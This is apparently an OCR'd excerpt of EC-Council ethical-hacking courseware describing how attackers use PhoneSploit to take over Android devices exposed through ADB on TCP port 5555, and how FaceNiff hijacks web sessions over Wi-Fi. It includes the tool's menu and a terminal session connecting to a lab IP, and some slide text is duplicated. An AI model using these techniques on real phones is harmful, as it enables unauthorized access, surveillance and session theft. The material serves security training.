- Android Debug Bridge (ADB) is a **command-line tool** that allows attackers to communicate with the target Android device
- If the target Android device has TCP debugging enabled on **port 5555**, attackers can use tools such as PhoneSploit to perform various malicious activities on the target device, such as **screen capturing**, dumping system info, viewing running applications, **port forwarding**, installing/uninstalling any application, and turning Wi-Fi on/off


python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help

```
[1] Show Connected Devices      [6] Screen record a phone          [11] Uninstall an app

[2] Disconect all devices       [7] Screen Shot a picture on a phone   [12] Show real time log of de
vice
[3] Connect a new phone         [8] Restart Server                 [13] Dump System Info

[4] Access Shell on a phone     [9] Pull folders from phone to pc  [14] List all apps on a phone

[5] Install an apk on a phone   [10] Turn The Device off           [15] Run an app



[99] Exit   [0] Clear   [p] Next Page

error: no devices/emulators found
List of devices attached


[+] Enter a phones ip address.(Type 99 to exit)
 -> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
 -> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) >
```


https://github.com

Exploiting Android Device through ADB Using PhoneSploit

Source: *https://github.com*

Android Debug Bridge (ADB) is a command-line tool that allows attackers to communicate with the target Android device. This tool provides various features to install and debug apps and access the Unix shell to execute various shell commands on a device. ADB service can be connected using a USB cable or ADB wireless. To use ADB wireless connectivity, you need to enable the daemon server using TCP port 5555 on the target device. This tool acts as a bridge between the attacker's PC and the target Android device. Furthermore, it provides a command window to run the commands directly on the Android device.


If the target Android device has TCP debugging enabled on port 5555, attackers can use tools such as PhoneSploit to perform various malicious activities on the target device, such as screen capture, dumping system info, viewing running applications, port forwarding, installing/uninstalling any application, and turning Wi-Fi On/Off.



python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help

```
[1] Show Connected Devices      [6] Screen record a phone            [11] Uninstall an app

[2] Disconect all devices       [7] Screen Shot a picture on a phone [12] Show real time log of de
vice
[3] Connect a new phone         [8] Restart Server                   [13] Dump System Info

[4] Access Shell on a phone     [9] Pull folders from phone to pc    [14] List all apps on a phone

[5] Install an apk on a phone   [10] Turn The Device off             [15] Run an app



[99] Exit   [0] Clear   [p] Next Page

error: no devices/emulators found
List of devices attached


[+] Enter a phones ip address.(Type 99 to exit)
 -> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
 -> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) >
```

Figure 17.30: Screenshot of PhoneSploit



Android-based Sniffers

FaceNiff

- FaceNiff is an Android app that allows you to **sniff and intercept web session profiles** over the Wi-Fi that your mobile is connected to
- It is possible to hijack sessions only when Wi-Fi is not using **EAP** and over any **private network** (Open/WEP/WPA-PSK/WPA2-PSK)

http://faceniff.ponury.net

Packet Capture
https://play.google.com

tPacketCapture
http://www.taosoftware.co.jp

Android PCAP
https://www.kismetwireless.net

Sniffer Wicap 2 Demo
https://play.google.com

TestelDroid
https://play.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android-based Sniffers

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that allows you to sniff and intercept web session profiles over the Wi-Fi network to which your mobile device is connected. It is possible to hijack sessions only when Wi-Fi is not using extensible authentication protocol (EAP), but it should work over any private network (Open/WEP/WPA-PSK/WPA2-PSK).

